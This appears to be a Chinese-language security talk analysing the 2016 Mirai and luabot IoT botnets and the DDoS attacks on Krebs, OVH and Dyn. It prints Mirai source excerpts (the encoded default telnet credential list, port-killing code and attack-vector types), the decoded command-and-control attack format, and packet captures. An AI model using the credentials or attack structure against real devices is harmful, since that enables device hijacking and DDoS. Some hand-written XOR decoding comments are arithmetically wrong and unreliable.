部分高危网络摄像头特征统计分布

# ▶▶ IoT & Botnet



**介绍由IoT设备发起的大规模攻击事件**

**分析当前比较活跃的、基于IoT的botnet**



# 攻击事件回顾

# ▶▶ IoT-botnet attack against Krebs

信息安全记者Brian Krebs在自己的网站 [krebsonsecurity.com](http://krebsonsecurity.com) 发布有关vDoS做黑产的相关报道

vDoS的成员被捕（两名成员做提供DDoS攻击服务：两年获利60W刀）

9月21日，[krebsonsecurity.com](http://krebsonsecurity.com) 遭受了620G的攻击

akamai停止为其提供免费服务（之前曾为其提供免费的抗DDoS服务）

在网站离线一周之后，google的project shield接手该网站的防护服务，之后恢复运营

# 620G

# IoT-botnet attack against OVH

1T

**Octave Klaba / Oles** @olesovhcom · 9月22日

Last days, we got lot of huge DDoS. Here, the list of "bigger that 100Gbps" only. You can see the simultaneous DDoS are **close to 1Tbps!**

```
log /home/vac/logs/vac.log-last | egrep "pps\|.....
bps" | awk '{print $1,$2,$3,$6}' | sed "s/ //g" | cut -f
1,2,3,7,8,10,11 -d '|' | sed "s/.....bps/Gbps/" | sed
"s/.....pps/Mpps/" | cut -f 2,3,4,5,6,7 -d ":" | sort | g
rep "gone" | sed "s/gone|/"
Sep|18|10:49:12|tcp_ack|20Mpps|232Gbps
Sep|18|10:58:32|tcp_ack|15Mpps|173Gbps
Sep|18|11:17:02|tcp_ack|19Mpps|224Gbps
Sep|18|11:44:17|tcp_ack|19Mpps|227Gbps
Sep|18|19:05:47|tcp_ack|66Mpps|735Gbps
Sep|18|20:49:27|tcp_ack|81Mpps|360Gbps
Sep|18|22:43:32|tcp_ack|11Mpps|136Gbps
Sep|18|22:44:17|tcp_ack|38Mpps|442Gbps
Sep|19|10:13:57|tcp_ack|10Mpps|117Gbps
Sep|19|11:53:57|tcp_ack|13Mpps|159Gbps
Sep|19|11:54:42|tcp_ack|52Mpps|607Gbps
Sep|19|22:51:57|tcp_ack|10Mpps|115Gbps
Sep|20|01:40:02|tcp_ack|22Mpps|191Gbps
Sep|20|01:40:47|tcp_ack|93Mpps|799Gbps
Sep|20|01:50:07|tcp_ack|14Mpps|124Gbps
Sep|20|01:50:32|tcp_ack|72Mpps|615Gbps
Sep|20|03:12:12|tcp_ack|49Mpps|419Gbps
Sep|20|11:57:07|tcp_ack|15Mpps|178Gbps
Sep|20|11:58:02|tcp_ack|60Mpps|698Gbps
Sep|20|12:31:12|tcp_ack|17Mpps|201Gbps
Sep|20|12:32:22|tcp_ack|50Mpps|587Gbps
Sep|20|12:47:02|tcp_ack|18Mpps|210Gbps
Sep|20|12:48:17|tcp_ack|49Mpps|572Gbps
Sep|21|05:09:42|tcp_ack|32Mpps|144Gbps
Sep|21|20:21:37|tcp_ack|22Mpps|122Gbps
Sep|22|00:50:57|tcp_ack|16Mpps|191Gbps
You have new mail in /var/mail/root
```

**Octave Klaba / Oles** @olesovhcom 正在关注

This botnet with **145607 cameras/dvr** (1-30Mbps per IP) is able to send >1.5Tbps DDoS. Type: tcp/ack, tcp/ack+psh, tcp/syn.

查看翻译

转推 620 喜欢 420

上午5:31 - 2016年9月23日

回复 @olesovhcom


**Octave Klaba / Oles** @olesovhcom · 9月26日  
+6857 new cameras participated in the DDoS last 48H.

查看其他回复

**Octave Klaba / Oles** @olesovhcom · 9月28日  
+15654 new cctv participated in the DDoS last 48H.

查看其他回复

## ▶▶ IoT-botnet attack against DYN



### 第一发

The First DDoS attack began at 7:00 a.m. ([EDT](#)) and was resolved by 9:20 a.m.

### 第二发

A second attack was reported at 11:52 a.m. and Internet users began reporting difficulties accessing websites.

### 第三发

A third attack began in the afternoon, after 4:00 p.m. At 6:11 p.m., Dyn reported that they had resolved the issue.



# 基于IoT的Botnet分析

# IoT-botnet 特征



## ▶▶ IoT botnet

mirai

- 当前最火的botnet

luabot

- 对抗性比较强的botnet

luabot → mirai  
mirai → other mirais

- 黑吃黑



## Mirai简介

2016.09.01

- malwaremustdie 发布了一份 mirai逆向分析报告

2016.09.21  
2016.09.22

- 对krebsonsecurity发动了620G的DDoS攻击
- 对OVH发动了1T的DDoS攻击

2016.09.30

- 作者在github上开源了mirai的源码


2016.10.20

- 参与了史上最大的DDoS攻击，攻陷半个美国

# mirai-botnet结构



角色	角色功能描述
bot client	扫描其它有弱口令的设备、ddos
report 服务器	收集扫描结果，登陆并感染设备
攻击指令服务器	发送攻击指令到bot client



## ▶▶ mirai-bot 特征

跨平台：

```
root@nsfocus:/botnet/mirai/[_], [redacted] cx/bins# file *
mirai.arm: ELF 32-bit LSB executable, ARM, version 1, statically linked, stripped
mirai.arm7: ELF 32-bit LSB executable, ARM, EABI4 version 1 (SYSV), statically linked, stripped
mirai.mips: ELF 32-bit MSB executable, MIPS, MIPS-I version 1 (SYSV), statically linked, stripped
mirai.mpsl: ELF 32-bit LSB executable, MIPS, MIPS-I version 1 (SYSV), statically linked, stripped
mirai.ppc: ELF 32-bit MSB executable, PowerPC or cisco 4500, version 1 (SYSV), statically linked, stripped
mirai.sh4: ELF 32-bit LSB executable, Renesas SH, version 1 (SYSV), statically linked, stripped
mirai.spc: ELF 32-bit MSB executable, SPARC version 1 (SYSV), statically linked, stripped
```

进程名随机，每个bot监听一个固定端口（该端口作用：防止多实例运行）：

```
# netstat -anp|grep LISTEN
tcp        0      0 127.0.0.1:48101      0.0.0.0:*        LISTEN    14851/jencij1cdtoc3
tcp        0      0 127.0.0.1:9         0.0.0.0:*        LISTEN    12528/dc2cbf0c542ch
tcp        0      0 127.0.0.1:48202     0.0.0.0:*        LISTEN    15176/um6cpm6cie5c4
```

## ▶▶ mirai-bot 特征

重绑定22 23 80端口，阻止其它malware控制设备：

```
killer.c:44: if (killer_kill_by_port(htons(23)))
killer.c:68: if (killer_kill_by_port(htons(22)))
killer.c:88: if (killer_kill_by_port(htons(80)))
```

内置弱口令、加密字符串：

```
add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x41\x11\x17\x13\x13", 10); // root xc3511
add_auth_entry("\x50\x4D\x4D\x56", "\x54\x12\x58\x5A\x54", 9); // root vizxv
add_auth_entry("\x50\x4D\x4D\x56", "\x43\x46\x4F\x4B\x4C", 8); 0x50^0x22=0x72='r' // root admin
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C", 7); 0x4D^0x22=0x6f='o' // admin admin
add_auth_entry("\x50\x4D\x4D\x56", "\x1A\x1A\x1A\x1A\x1A\x1A", 6); 0x4D^0x22=0x6f='o' // root 888888
add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x4F\x4A\x46\x4B\x52\x41", 5); // root xhdipc
add_auth_entry("\x50\x4D\x4D\x56", "\x46\x47\x44\x43\x57\x4E\x56", 5); 0x56^0x22=0x6f='t' // root default
add_auth_entry("\x50\x4D\x4D\x56", "\x48\x57\x43\x4C\x56\x47\x41\x4A", 5); // root juantech
add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16\x17\x14", 5); // root 123456
add_auth_entry("\x50\x4D\x4D\x56", "\x17\x16\x11\x10\x13", 5); // root 54321
add_auth_entry("\x51\x57\x52\x52\x4D\x50\x56", "\x51\x57\x52\x52\x4D\x50\x56", 5); // support support
add_auth_entry("\x50\x4D\x4D\x56", "", 4); // root (none)
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x52\x43\x51\x51\x55\x4D\x50\x46", 4); // admin password
add_auth_entry("\x50\x4D\x4D\x56", "\x50\x4D\x4D\x56", 4); // root root
add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16\x17", 4); // root 12345
add_auth_entry("\x57\x51\x47\x50", "\x57\x51\x47\x50", 3); // user user
add_auth_entry("\x43\x46\x4F\x4B\x4C", "", 3); // admin (none)
```

# mirai 功能模块—扫描

## 扫描特征

1. 扫描端口 : 23、2323
2. 随机扫描全网 ( 除去一些保留 ) IP
3. SYN 包特征 : TCP\_SEQ = DST\_IP

Wireshark packet capture showing a SYN scan attempt. The packet list shows a SYN packet from 192.168.1.4 to 156.240.225.209 on port 23. The packet details show the TCP header with the SYN flag set and a sequence number of 0. The packet bytes show the raw data of the SYN packet.

No.	Time	Source	Destination	Protocol	Length	Info
20	2016-10-08 19:38:21.664308	192.168.1.4	156.240.225.209	TCP	54	48188 > telnet [SYN] Seq=0 win=27093 Len=0
21	2016-10-08 19:38:21.664352	192.168.1.4	158.202.13.4	TCP	54	48188 > telnet [SYN] Seq=0 win=27093 Len=0
22	2016-10-08 19:38:21.664390	192.168.1.4	119.42.79.164	TCP	54	48188 > telnet [SYN] Seq=0 win=27093 Len=0
46	2016-10-08 19:38:22.223761	192.168.1.4	24.122.218.179	TCP	54	32105 > telnet [SYN] Seq=0 win=20545 Len=0
47	2016-10-08 19:38:22.223803	192.168.1.4	104.229.185.92	TCP	54	32105 > telnet [SYN] Seq=0 win=20545 Len=0
48	2016-10-08 19:38:22.224032	192.168.1.4	110.9.21.151	TCP	54	32105 > telnet [SYN] Seq=0 win=20545 Len=0
49	2016-10-08 19:38:22.224081	192.168.1.4	40.187.147.162	TCP	54	32105 > telnet [SYN] Seq=0 win=20545 Len=0

Protocol: TCP (6)  
Header checksum: 0x933c [validation disabled]  
Source: 192.168.1.4 (192.168.1.4)  
Destination: 156.240.225.209 (156.240.225.209)  
Transmission Control Protocol, Src Port: 48188 (48188), Dst Port: telnet (23), Seq: 0, Len: 0  
Source port: 48188 (48188)  
Destination port: telnet (23)  
[Stream index: 10]  
Sequence number: 0 (relative sequence number)  
Header length: 20 bytes  
Flags: 0x002 (SYN)  
window size value: 27093

```
0000  ec cb 30 8f b5 a5 00 05 fe bc 1f af 08 00 45 00  ..0.....E.
0010  00 28 a7 25 00 00 40 06 93 3c c0 a8 01 04 9c f0  .(.%.@. .<...
0020  e1 d1 bc 3c 00 17 9c f0 e1 d1 00 00 00 00 50 02  .<.....P.
0030  69 d5 ca 88 00 00
```

发送扫描结果到 report 服务器：  
**ip|port|user|passwd**

Wireshark packet capture showing a successful connection to port 48101. The packet list shows a SYN packet from 10.0.1.250 to 183.202 on port 48101, followed by an ACK packet, a PSH/ACK packet, and another ACK packet. The packet details show the TCP header with the SYN flag set and a sequence number of 0. The packet bytes show the raw data of the SYN packet.


No.	Time	Source	Destination	Protocol	Length	Info
1	2016-09-29 21:46:19.672853	10.0.1.250	183.202	TCP	66	60363 > 48101 [SYN] Seq=0 win=14600 Len=0 MSS=1460 SACK_PERFECT
3	2016-09-29 21:46:19.950409	10.0.1.250	183.202	TCP	54	60363 > 48101 [ACK] Seq=1 Ack=1 win=14656 Len=0
4	2016-09-29 21:46:19.950581	10.0.1.250	183.202	TCP	55	60363 > 48101 [PSH, ACK] Seq=1 Ack=1 win=14656 Len=1
5	2016-09-29 21:46:19.950652	10.0.1.250	183.202	TCP	71	60363 > 48101 [FIN, PSH, ACK] Seq=2 Ack=1 win=14656 Len=17
8	2016-09-29 21:46:20.231175	10.0.1.250	183.202	TCP	54	60363 > 48101 [ACK] Seq=20 Ack=2 win=14656 Len=0

Frame 5: 71 bytes on wire (568 bits), 71 bytes captured (568 bits) on interface  
Ethernet II, Src: Traficon\_28:b3:ae (00:05:fe:28:b3:ae), Dst: AewinTec\_45:b1:99 (00:0d:48:45:b1:99)  
Internet Protocol Version 4, Src: 10.0.1.250 (10.0.1.250), Dst: 183.202 (183.202)  
Transmission Control Protocol, Src Port: 60363 (60363), Dst Port: 48101 (48101), Seq: 2, Ack: 1, Len: 17  
Data (17 bytes)  
Data: d38d5c96001704726f6f740576697a7876  
[Length: 17]

```
0000  00 0d 48 45 b1 99 00 05 fe 28 b3 ae 08 00 45 00  ..HE.... .(....E.
0010  00 39 a9 cf 40 00 40 06 85 23 0a 00 01 fa 00 00  .9..@.@. .#.....
0020  b7 ca eb cb bb e5 a5 cc c7 db 7d da 71 b7 50 19  ..... ..}.q.P.
0030  00 e5 0b f8 00 00 96 00 17 04 72 6f 6f 00 00 00  ..... ..\....roo
0040  74 05 76 69 7a 78 76 00 00 00 00 00 00 00 00 00  t.vizxv
```

# ▶▶ mirai 功能模块--DDoS 攻击

cmd type	cmd length ( Byte )	description
duration	4	attack duration
vector	1	attack type
targs_len	1	target count
targets	targs_len	the targets to be attacked
opts_len	1	attack opts count
opts	opts_len	attack opts



```

1 2016-11-12 18:54:26 CMD: 1
2 raw data:
3 0x00 0x00 0x00 0x78 0x0a 0x01 0x36 0xef 0x1a 0x80 0x20 0x01 0x08 0x0a 0x61 0x6d
4 0x61 0x7a 0x6f 0x6e 0x2e 0x63 0x6f 0x6d 0x6f 0x6d
5 atk duration: 120
6 atk type: HTTP-Flood
7 atk target [1] | 54.239.26.128/32
8 atk opt [1] | domain 10 amazon.com
9
10 2016-11-12 18:58:02 CMD: 2
11 raw data:
12 0x00 0x00 0x00 0x3c 0x00 0x01 0x6d 0xa3 0xe0 0x22 0x20 0x01 0x00 0x04 0x31 0x30
13 0x32 0x34 0x32 0x34
14 atk duration: 60
15 atk type: UDP-Flood
16 atk target [1] | 109.163.224.34/32
17 atk opt [1] | payload-size 4 1024
  
```

```

#define ATK_VEC_UDP 0 /* Straight up UDP flood */
#define ATK_VEC_VSE 1 /* Valve Source Engine query flood */
#define ATK_VEC_DNS 2 /* DNS water torture */
#define ATK_VEC_SYN 3 /* SYN flood with options */
#define ATK_VEC_ACK 4 /* ACK flood */
#define ATK_VEC_STOMP 5 /* ACK flood to bypass mitigation devices */
#define ATK_VEC_GREIP 6 /* GRE IP flood */
#define ATK_VEC_GREETH 7 /* GRE Ethernet flood */
// #define ATK_VEC_PROXY 8 /* Proxy knockback connection */
#define ATK_VEC_UDP_PLAIN 9 /* Plain UDP flood optimized for speed */
#define ATK_VEC_HTTP 10 /* HTTP layer 7 flood */
  
```

## ▶▶ IoT botnet

mirai

- 当前最火的botnet

luabot

- 对抗性比较强的botnet

luabot → mirai  
mirai → other mirais

- 黑吃黑

## ▶▶ luabot简介

2016.09.05

- malwaremustdie 公布了一份分析报告，作者在代码中留下了 email: [luabot@yandex.ru](mailto:luabot@yandex.ru)


Mid of  
September

